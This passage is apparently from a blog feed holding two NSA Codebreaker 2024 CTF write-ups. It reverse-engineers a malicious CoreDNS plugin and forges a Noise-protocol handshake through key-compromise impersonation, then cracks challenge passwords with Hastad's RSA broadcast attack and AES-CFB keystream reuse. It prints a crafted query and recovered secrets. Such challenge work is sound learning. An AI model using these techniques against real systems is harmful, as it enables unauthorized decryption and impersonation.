<p>Looking at the files it seemed like <code class="language-plaintext highlighter-rouge">Corefile</code> was a configuration file for the <code class="language-plaintext highlighter-rouge">coredns</code> program. Just giving the <code class="language-plaintext highlighter-rouge">Corefile</code> a quick look it seemed like the DNS server was configured for:
    - listen on port 1053
    - only allow A record queries
    - filter out any queries that do not match <code class="language-plaintext highlighter-rouge">expr type() == 'A' &amp;&amp; name() matches '^x[^.]{62}\\.x[^.]{62}\\.x[^.]{62}\\.net-5ghgmrf2\\.example\\.com\\.$'</code>
    - enabled errors, logging, caching and frontend plugins</p>

<p>After doing a little research about <code class="language-plaintext highlighter-rouge">coredns</code> I found that it was an open source DNS server written in golang. Reading through their documentation I found that it had support for plugins, both default and community built, some of which were enabled in the <code class="language-plaintext highlighter-rouge">Corefile</code>.</p>

<h4 id="reversing-coredns">Reversing coredns</h4>
<p>Given that <code class="language-plaintext highlighter-rouge">coredns</code> was such a large application I did not want to blindly start reversing it in IDA, so I first tried to narrow my search. Given that <code class="language-plaintext highlighter-rouge">coredns</code> supported plugins, I figured that the attackers must have created their own plugin that allowed them to exfil data using DNS. I took the list of default plugins and compared it with the ones enabled in <code class="language-plaintext highlighter-rouge">Corefile</code> the only one that was not a default plugin was <code class="language-plaintext highlighter-rouge">frontend</code>. Searching online for the <code class="language-plaintext highlighter-rouge">frontend</code> plugin for coredns did not result in anything, this had to be what the attackers have added.</p>


<p>Opening the <code class="language-plaintext highlighter-rouge">coredns</code> in IDA and looking for functions that had <code class="language-plaintext highlighter-rouge">frontend</code> in the name.
<img src="/assets/img/nsa_24/task6-1.png" alt="IDA function list filtered to the custom frontend plugin functions" />
We can see some interesting functions that deal with reading messages and encryption, this confirmed my suspicions that this was the code created by the attackers.</p>

<p>The first thing I though of was running the code and querying a domain that would pass the filters set in <code class="language-plaintext highlighter-rouge">Corefile</code></p>

<p>Running the server and passing in a domain name that matches the regex we get some weird output logs.</p>

<p><code class="language-plaintext highlighter-rouge">xAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\.xBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB\.xCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC\.net-5ghgmrf2\.example\.com\.</code></p>

<p><code class="language-plaintext highlighter-rouge">[ERROR] plugin/frontend: error decoding input:</code></p>

<p>Ok, this is a start… 
Looking further at the function <code class="language-plaintext highlighter-rouge">__golang github_com_coredns_example_Frontend_ServeDNS</code></p>

<p><img src="/assets/img/nsa_24/task6-2.png" alt="Decompiled ServeDNS function of the frontend plugin showing debug messages" /></p>

<p>We can see some references to debug messages, but not seeing them in the output of the program. Looking at the <code class="language-plaintext highlighter-rouge">coredns</code> docs I found that we can enable debug output by adding <code class="language-plaintext highlighter-rouge">debug</code> to enable the plugin in the <code class="language-plaintext highlighter-rouge">Corefile</code>. Doing that we gain some additional output.</p>

<p><code class="language-plaintext highlighter-rouge">[DEBUG] plugin/frontend: bad name: illegal base32 data at input byte 184</code></p>

<p>Nice, looking through the flow of the ServeDNS function I found that it calls <code class="language-plaintext highlighter-rouge">github_com_coredns_example_name2buffer</code>. This function takes in our query and :
    - Splits on ‘.’ 
    - Combines each section of the query together so,
    <code class="language-plaintext highlighter-rouge">xAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\.xBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB\.xCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC\.net-5ghgmrf2\.example\.com\.</code>
    becomes 
    <code class="language-plaintext highlighter-rouge">AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC</code>
    - Removes <code class="language-plaintext highlighter-rouge">x</code>,<code class="language-plaintext highlighter-rouge">y</code> 
    - Replaces <code class="language-plaintext highlighter-rouge">z</code> with <code class="language-plaintext highlighter-rouge">=</code>
    - base32hex decode</p>

<p>With a valid base32hex input passed we now get 
<code class="language-plaintext highlighter-rouge">x85146GA28D0K4GQ1891K2GI385146GA28D0K4GQ1891K2GI385146GA28D0K4G.xQ1891K2GI385146GA28D0K4GQ1891K2GI385146GA28D0K4GQ1891K2GI38514.x6GA28D0K4GQ1891K2GI385146GA28D0K4GQ1891K2GI385146GA28D0K4GOzyy.net-5ghgmrf2.example.com.</code></p>

<p><code class="language-plaintext highlighter-rouge">[DEBUG] plugin/frontend: got data: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC</code>
<code class="language-plaintext highlighter-rouge">[DEBUG] plugin/frontend: bad decrypt: bad handshake</code></p>

<p>Cool, so now we can pass our arbitrary data to the <code class="language-plaintext highlighter-rouge">frontend</code> plugin. Now it looks like our data is being used in some sort of encryption handshake, time to get our hands dirty.</p>

<p>After printing out the <code class="language-plaintext highlighter-rouge">got data</code> message the program calls the function <code class="language-plaintext highlighter-rouge">github_com_coredns_example_NoiseRecv</code>. Looking at this function it creates a new Noise session object and calls <code class="language-plaintext highlighter-rouge">github_com_coredns_example_InitSession</code>. Looking at the init session function it either starts as a responder or initiator, based on our intel that the server only receives GPS coordinates we can assume that it is the responder.</p>

<p>Looking at the <code class="language-plaintext highlighter-rouge">github_com_coredns_example_initializeResponder</code> function we can see that it uses the string <code class="language-plaintext highlighter-rouge">Noise_K_25519_ChaChaPoly_BLAKE2s</code> to help with initiation. Seems like the settings for our encryption protocol, but did not really make much sense to me at the time. Researching based on this string led me to the <a href="https://noiseprotocol.org/noise.html">Noise Protocol Framework</a>. Now things started to make more sense.</p>

<p>Reading through <a href="https://noiseprotocol.org/noise.html">the spec</a> we can start to break down what the string means.</p>

<p><code class="language-plaintext highlighter-rouge">Noise_K_25519_ChaChaPoly_BLAKE2s</code>
    - Noise: noise protocol framework
    - K: K One way handshake pattern
    - 25519: Diffie Hellman key exchange
    - ChaChaPoly: ChaChaPoly cipher function
    - BLAKE2s: hash function</p>

<h5 id="k-one-way-handshake-pattern">K One-Way Handshake Pattern</h5>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>K:
  -&gt; s 
  &lt;- s
  ...
  -&gt; e, es, ss
</code></pre></div></div>
<p>In order to create a handshake with the server we need to know what information goes into it and how it is performed. The diagram above outlines how the handshake is performed.</p>

<p>The 2 types of keys used in Noise protocol are static and ephemeral, static keys are supposed to denote the identity of the receiver and sender and are not changed frequently. Ephemeral keys are changes with every conversation and provide unique keys for every transaction.</p>

<ul>
  <li>tokens:
    <ul>
      <li>s: static keys</li>
      <li>e: ephemeral keys</li>
      <li>es: DH(e,s)</li>
      <li>
        <p>ss: DH(s,s)</p>
      </li>
      <li>pre messages
  <code class="language-plaintext highlighter-rouge">-&gt; s</code> and <code class="language-plaintext highlighter-rouge">&lt;- s</code> are pre messages meaning they happen before the handshake (denoted by coming before the <code class="language-plaintext highlighter-rouge">...</code>)
  So the public static keys are exchanged between the DNS server and client prior to handshake</li>
      <li>handshake message 
  <code class="language-plaintext highlighter-rouge">-&gt; e, es, ss</code> the handshake is comprised of one message from client to DNS server, composed of the client_e_pub, DH(client_e_priv,server_s_public) and DH(server_s_pub,client_s_priv)</li>
    </ul>
  </li>
</ul>


<p>We need to find the keys that the server uses. In the <code class="language-plaintext highlighter-rouge">initializeResponder</code> we can see where the program calls <code class="language-plaintext highlighter-rouge">MixHash()</code> as specified in the spec, but the key values are passed in as arguments. Backtracking up the call stack we can see that some values are being passed into <code class="language-plaintext highlighter-rouge">github_com_coredns_example_NoiseRecv</code> (note the names of the keys were added by me when reversing)
<img src="/assets/img/nsa_24/task6-3.png" alt="Key values being passed into the NoiseRecv function" />
These data locations are only referenced here and in <code class="language-plaintext highlighter-rouge">github_com_coredns_example_init</code>

<img src="/assets/img/nsa_24/task6-4.png" alt="The init function referencing the three key data locations" />
Checking out this function we can see that 3 locations are referenced and 32 bytes from each are loaded into our key values !
Looking at those locations we find our keys !

<img src="/assets/img/nsa_24/task6-5.png" alt="The static key bytes found at the referenced memory locations" /></p>

<h4 id="attack">Attack</h4>
<p>So, what info do we currently have:</p>
<ul>
  <li>responder (dns server)
    <ul>
      <li>server_s_pub</li>
      <li>server_s_priv</li>
    </ul>
  </li>
  <li>initiator (dns client)
    <ul>
      <li>client_s_pub</li>
      <li>we generate
        <ul>
          <li>client_e_pub</li>
          <li>client_e_priv</li>
        </ul>
      </li>
    </ul>
  </li>
</ul>

<p>Ok, but to perform the handshake we need the client’s private key… This is where KCI comes into the picture.</p>

<p>Reading about Payload Security Properties for pattern K in the specs we can see that it is vulnerable to</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Sender authentication vulnerable to key-compromise impersonation (KCI). The sender authentication is based on a static-static DH ("ss") involving both parties' static key pairs. If the recipient's long-term private key has been compromised, this authentication can be forged. Note that a future version of Noise might include signatures, which could improve this security property, but brings other trade-offs.
</code></pre></div></div>

<p>This basically means that since we know the recipient’s (dns server) private static key we can impersonate anyone to the recipient, so we can impersonate being the dns client to the dns server without ever knowing the client’s key !</p>

<p>This is a break down of what computations we need to perform to impersonate a handshake from client to dns server.</p>

<h4 id="write-message">Write Message</h4>
<p>Here are the main things we need to change when generating our handshake message.</p>
<ul>
  <li><code class="language-plaintext highlighter-rouge">e</code>, generate a new ephemeral key
    <ul>
      <li>append <code class="language-plaintext highlighter-rouge">e.pub</code> to handshake</li>
      <li>MixHash(e.pub_key)</li>
    </ul>
  </li>
  <li><code class="language-plaintext highlighter-rouge">es</code>, <code class="language-plaintext highlighter-rouge">MixKey(DH(client_e_priv, server_s_pub))</code></li>
  <li><code class="language-plaintext highlighter-rouge">ss</code>, <code class="language-plaintext highlighter-rouge">MixKey(DH(server_s_priv, client_s_pub))</code></li>
</ul>

<p>I implemented these changes by modifying <a href="https://github.com/tgalal/dissononce">dissononce</a> an open-source python noise project. 
This will give us our handshake message that we need to pass to the server in the encoded format.</p>

<p><code class="language-plaintext highlighter-rouge">xAS0MO0CJVDN9RO640TNMOJ7VV31GUME9SN5UA6AJANSJDUG2F5BM9QMU95DKJQ\.xLP7CN2S0U2BBC6SM6GA3VHRNO5OT607TRTR9Q4CO5JGQSSMzzzyyyyyyyyyyyy\.xyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyy\.net-5ghgmrf2\.example\.com\.</code></p>

<p>And we get a response back !
<img src="/assets/img/nsa_24/task6-6.png" alt="The DNS server returning a NOERROR response to the crafted query" /></p>

<p>And we can see our decoded data displayed in the logs too !
<img src="/assets/img/nsa_24/task6-7.png" alt="Server logs showing the decoded handshake data" /></p>

<p>Now we can submit our flag !
<code class="language-plaintext highlighter-rouge">xAS0MO0CJVDN9RO640TNMOJ7VV31GUME9SN5UA6AJANSJDUG2F5BM9QMU95DKJQ\.xLP7CN2S0U2BBC6SM6GA3VHRNO5OT607TRTR9Q4CO5JGQSSMzzzyyyyyyyyyyyy\.xyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyy\.net-5ghgmrf2\.example\.com\.</code></p>]]></content><author><name>Ethan Flowers</name></author><category term="ctf" /><category term="nsa-codebreaker" /><category term="reverse-engineering" /><category term="cryptography" /><category term="vuln-research" /><category term="exploitation" /><summary type="html"><![CDATA[Reverse engineering a malicious CoreDNS plugin and exploiting a Noise K-pattern KCI weakness to craft a valid query.]]></summary></entry><entry><title type="html">NSA Codebreaker 2024 · Task 5: The #153</title><link href="https://ethanflowers.github.io/2024-12-29-nsa-codebreaker24-task5/" rel="alternate" type="text/html" title="NSA Codebreaker 2024 · Task 5: The #153" /><published>2024-12-29T08:41:04-05:00</published><updated>2024-12-29T08:41:04-05:00</updated><id>https://ethanflowers.github.io/nsa-codebreaker24-task5</id><content type="html" xml:base="https://ethanflowers.github.io/2024-12-29-nsa-codebreaker24-task5/"><![CDATA[<h1 id="task-5---the-153---reverse-engineering-cryptography">Task 5 - The #153 - (Reverse Engineering, Cryptography)</h1>
<h2 id="points-450">Points: 450</h2>

<h4 id="description">Description:</h4>
<blockquote>
  <p>Great job finding out what the APT did with the LLM! GA was able to check their network logs and figure out which developer copy and pasted the malicious code; that developer works on a core library used in firmware for the U.S. Joint Cyber Tactical Vehicle (JCTV)! This is worse than we thought!</p>

  <p>You ask GA if they can share the firmware, but they must work with their legal teams to release copies of it (even to the NSA). While you wait, you look back at the data recovered from the raid. You discover an additional drive that you haven’t yet examined, so you decide to go back and look to see if you can find anything interesting on it. Sure enough, you find an encrypted file system on it, maybe it contains something that will help!</p>

  <p>Unfortunately, you need to find a way to decrypt it. You remember that Emiko joined the Cryptanalysis Development Program (CADP) and might have some experience with this type of thing. When you reach out, he’s immediately interested! He tells you that while the cryptography is usually solid, the implementation can often have flaws. Together you start hunting for something that will give you access to the filesystem.</p>

  <p>What is the password to decrypt the filesystem?</p>
  <h4 id="downloads">Downloads:</h4>
</blockquote>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>disk image of the USB drive which contains the encrypted filesystem (disk.dd.tar.gz)
Interesting files from the user's directory (files.zip)
Interesting files from the bin/ directory (bins.zip)
</code></pre></div></div>

<h4 id="prompt">Prompt:</h4>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Enter the password (hope it works!)
</code></pre></div></div>

<h3 id="initial-analysis">Initial Analysis</h3>
<p>Ok, we have given a bunch of different files and we need to find a password to decrypt the filesystem on an extra drive. Lets see what we are working with.</p>

<h4 id="diskdd">disk.dd</h4>
<p>After unpacking <code class="language-plaintext highlighter-rouge">disk.dd</code> we can see that it is a</p>

<p><code class="language-plaintext highlighter-rouge">disk.dd: DOS/MBR boot sector, code offset 0x58+2, OEM-ID "mkfs.fat", sectors/cluster 64, reserved sectors 64, Media descriptor 0xf8, sectors/track 63, heads 255, sectors 268435440 (volumes &gt; 32 MB), FAT (32 bit), sectors/FAT 32768, reserved 0x1, serial number 0x6d316b65, label: "USB-128    "
</code></p>

<p>FAT32 disk drive with the name <code class="language-plaintext highlighter-rouge">USB-128</code>. Mounting the disk and taking a look at what it has,</p>
<ul>
  <li><code class="language-plaintext highlighter-rouge">.bin</code> directory with gocryptfs binary,</li>
  <li><code class="language-plaintext highlighter-rouge">.data</code> encrypted files and gocryptfs config files,</li>
  <li><code class="language-plaintext highlighter-rouge">lock</code> and <code class="language-plaintext highlighter-rouge">unlock</code> bash scripts that encrypt and decrypt the files respectivly
<code class="language-plaintext highlighter-rouge">lock</code>
    <div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="c">#!/bin/bash</span>
<span class="nb">cd</span> <span class="s2">"</span><span class="si">$(</span><span class="nb">dirname</span> <span class="s2">"</span><span class="nv">$0</span><span class="s2">"</span><span class="si">)</span><span class="s2">"</span>
<span class="nb">sleep </span>1
<span class="nb">sync
</span>fusermount <span class="nt">-u</span> ./data
<span class="nb">sleep </span>1
</code></pre></div>    </div>
    <p><code class="language-plaintext highlighter-rouge">unlock</code></p>
    <div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="c">#!/bin/bash</span>
<span class="nb">cd</span> <span class="s2">"</span><span class="si">$(</span><span class="nb">dirname</span> <span class="s2">"</span><span class="nv">$0</span><span class="s2">"</span><span class="si">)</span><span class="s2">"</span>
<span class="nb">sleep </span>1
<span class="nb">exec</span> ./.bin/gocryptfs <span class="s2">"</span><span class="nv">$@</span><span class="s2">"</span> <span class="nt">-i</span> 60s ./.data ./data
</code></pre></div>    </div>
    <p>After researching about <code class="language-plaintext highlighter-rouge">gocryptfs</code> we can see that it encrypts file contents, file names and directories in place using AES encryption (https://nuetzlich.net/gocryptfs/). We can also see that it derives the encryption keys using HKDF with the user’s password, this is what we are trying to find for this challenge. Looking into <code class="language-plaintext highlighter-rouge">gocryptfs'</code> threat model https://nuetzlich.net/gocryptfs/threat_model/ it seems that their were no issues with the implemention, so we must look elsewhere to find the decryption password.</p>
  </li>
</ul>

<h4 id="bins">bins</h4>
<p>Unpacking <code class="language-plaintext highlighter-rouge">bins.zip</code> we are presented with two binaries <code class="language-plaintext highlighter-rouge">pm</code> and <code class="language-plaintext highlighter-rouge">pidgin_rsa_encryption</code></p>


<p>Both files are dynamically linked and stripped, not much fun to reverse… However, looking at the strings for the applications 
<img src="/assets/img/nsa_24/task5-1.png" alt="Strings output of the pm binary showing python and cpython references" />
We can see that there are some references to python and cpython, which led me to believe that these are python programs that have been bundled with something like <code class="language-plaintext highlighter-rouge">py2exe</code> or <code class="language-plaintext highlighter-rouge">pyinstaller</code> to create a binary version of the python script.</p>
<p>Using a tool like https://github.com/extremecoders-re/pyinstxtractor we can extract the contents of the binary. <code class="language-plaintext highlighter-rouge">pyinstxtractor</code> unpacks all the libraries and other files that the program need, but most importantly it extracts actual code of the program as python byte code files <code class="language-plaintext highlighter-rouge">pm.pyc</code> and <code class="language-plaintext highlighter-rouge">pidgin_rsa_encryption.pyc</code>.</p>

<p>Now that we have the <code class="language-plaintext highlighter-rouge">.pyc</code> files we can use https://pylingual.io/ to decompile the python byte code and get the source code of the two programs!</p>

<p>After some source code review I find the following:</p>

<ul>
  <li>pm (password manager)
    <ul>
      <li>new keystore created with <code class="language-plaintext highlighter-rouge">init</code>, creates directory store encrypted passwords, name of directory is the md5 hash of masterkey</li>
      <li>password added with <code class="language-plaintext highlighter-rouge">add</code>, new password encrypted using AES-CFB, encryption key derived using <code class="language-plaintext highlighter-rouge">PBKDF2HMAC</code> with constant salt and master password, iv is currenttime, iv+encrypted_password written to file</li>
      <li>password retrieved with <code class="language-plaintext highlighter-rouge">read</code>, uses master password to generate key, retrieves iv and encrypted password from file, uses AES-CFB to decrypt data</li>
    </ul>
  </li>
  <li>pidgin_rsa_encryption
    <ul>
      <li>Uses RSA to encrypt and decrypt IM messages</li>
      <li>Encrypts and decrypts messages in chunks</li>
      <li>Padding is deterministic because of <code class="language-plaintext highlighter-rouge">random.seed(a='None')</code>, (allows for some attacks on RSA)</li>
    </ul>
  </li>
</ul>

<h4 id="files">Files</h4>
<p>Upon extracting <code class="language-plaintext highlighter-rouge">files.zip</code> find 3 directories</p>
<ul>
  <li>.purple
    <ul>
      <li>IM messages between attackers, some portions plaintext,</li>
      <li>passwords send through IM encrypted with <code class="language-plaintext highlighter-rouge">pidgin_rsa_encrypt</code></li>
      <li><code class="language-plaintext highlighter-rouge">B055MAN</code> sent the USB password using <code class="language-plaintext highlighter-rouge">pidgin_rsa_encrypt</code></li>
      <li>AWS password sent with RSA encyption to 3 different users using <code class="language-plaintext highlighter-rouge">pidgin_rsa_encrypt</code></li>
    </ul>
  </li>
  <li>.passwords
    <ul>
      <li>password manager folder, created using <code class="language-plaintext highlighter-rouge">pm</code></li>
      <li>directory name with md5 hash of master password
        <ul>
          <li>List of saved passwords and each service name in plaintext</li>
          <li>passwords encrypted with <code class="language-plaintext highlighter-rouge">pm</code></li>
        </ul>
      </li>
    </ul>
  </li>
  <li>.keys
    <ul>
      <li>public RSA keys for other attackers (V3RM1N, B055M4N, PL46U3)</li>
      <li>private RSA key for 570RM, encrypted <code class="language-plaintext highlighter-rouge">Proc-Type: 4,ENCRYPTED
DEK-Info: AES-256-CBC,B06BB4C1901A6FAC01E078249D51F7E7</code></li>
      <li>2048 bit keys, e=3</li>
    </ul>
  </li>
</ul>

<h3 id="attack-ideas">Attack Ideas</h3>
<p>After looking over all the files and I started to make note of any possible issues with the attacker’s encryption methods and developed an attack plan.</p>
<h4 id="possible-vulnerabilities">Possible Vulnerabilities</h4>
<ul>
  <li><code class="language-plaintext highlighter-rouge">pm</code>
    <ul>
      <li>master password protects all <code class="language-plaintext highlighter-rouge">pm</code> passwords only uses md5 encryption</li>
      <li>Uses <code class="language-plaintext highlighter-rouge">PBKDF2HMAC</code> with static salt and master password to derive encryption key for passwords</li>
      <li>Uses AES-CFB to encrypt passwords</li>
    </ul>
  </li>
  <li><code class="language-plaintext highlighter-rouge">pidgin_rsa_encryption</code>
    <ul>
      <li>Uses deterministic padding for encrypted messages</li>
      <li>Low e value for RSA keys, e=3</li>
    </ul>
  </li>
</ul>

<h4 id="attack">Attack</h4>
<h5 id="attempt-1">Attempt 1</h5>
<p>My first attack attempt was to crack the md5 master password. Using the directory name as the hash <code class="language-plaintext highlighter-rouge">bcfe19fa9cf935303d00c8ae9178e81c</code> and hashcat I tried to find the password. This seemed too easy, I guess it was because after running all night on my laptop no passwords were found.</p>

<h5 id="attempt-2">Attempt 2</h5>
<p>After the first failed attempt I started looking down another path, specifically the problems with <code class="language-plaintext highlighter-rouge">pidgin_rsa_encryption</code>. With the two known problems, deterministic padding and low e value I started researching RSA attacks given these two constraints. After some digging I found https://github.com/ashutosh1206/Crypton/tree/master/RSA-encryption/Attack-Hastad-Broadcast, this attack seemed promising. Since  <code class="language-plaintext highlighter-rouge">570RM</code> sent the AWS password to 3 different people this fulfills the requirement  <code class="language-plaintext highlighter-rouge">k &gt;= e</code> (where k is number of recipients) for Hastad’s broadcast attack !</p>

<p>Modifying the PoC of the attack script I created <code class="language-plaintext highlighter-rouge">hastad_attack.py</code> which successfully gets us the AWS password !</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Cleartext : b"\x02U\x13\xa7\xc5\x0b\r)\xa62_\xbf\x05\x93jq\xfbO~\xe9\xdf\xb5\xf9L\xfe\xa1/\xc3\x1f\x8b\xfd*gQ\xdd\xe5\t\xdd\x06\xa6\x1e\xd3\x98\xc1K\x98\\_\nb\x87\xdfa\xd4\xcb\x187x\xbb\xc0\x8d\xbfm\r)\x81&gt;\xc8\x814\x989p\x8d\xb3\\\x01{\xfa0\x9e\nDU\xd7\x89\x9c\xac\xcd\x99O\nH:U\xa3k\x8a\xaa\xee\xf33/\x00Hey!  I needed to update the AWS password since it expired.  The new password is z0P&lt;X]w?rS`'M@c&lt;}:.  Please add it to your password managers.  Thanks!"
</code></pre></div></div>

<p>We have the AWS password. Now what? We need the password to USB-128…</p>

<p>Now we can take advantage of the implementation issues with <code class="language-plaintext highlighter-rouge">pm</code>.</p>


<p>Since <code class="language-plaintext highlighter-rouge">pm</code> uses AES-CFB we can recover the first block of the keystream because we know what the plaintext for the AWS password.</p>

<p><img src="/assets/img/nsa_24/task5-2.png" alt="Diagram of AES-CFB mode showing the keystream XORed with the plaintext" /></p>

<p>In the diagram we can see that AES-CFB just uses XOR with the keystream and the plaintext to get our encrypted output. If we reverse this so, <code class="language-plaintext highlighter-rouge">aws_password XOR aws_password_enc = keystream</code>. Now, why is the keystream important here? Due to a couple of other issues with <code class="language-plaintext highlighter-rouge">pm</code> implementation the keystream is the same for AWS and USB-128. We can leverage the keystream to get the 1st block of plaintext for USB-128 by doing <code class="language-plaintext highlighter-rouge">keystream XOR usb-128_enc = usb-128_password</code> !</p>
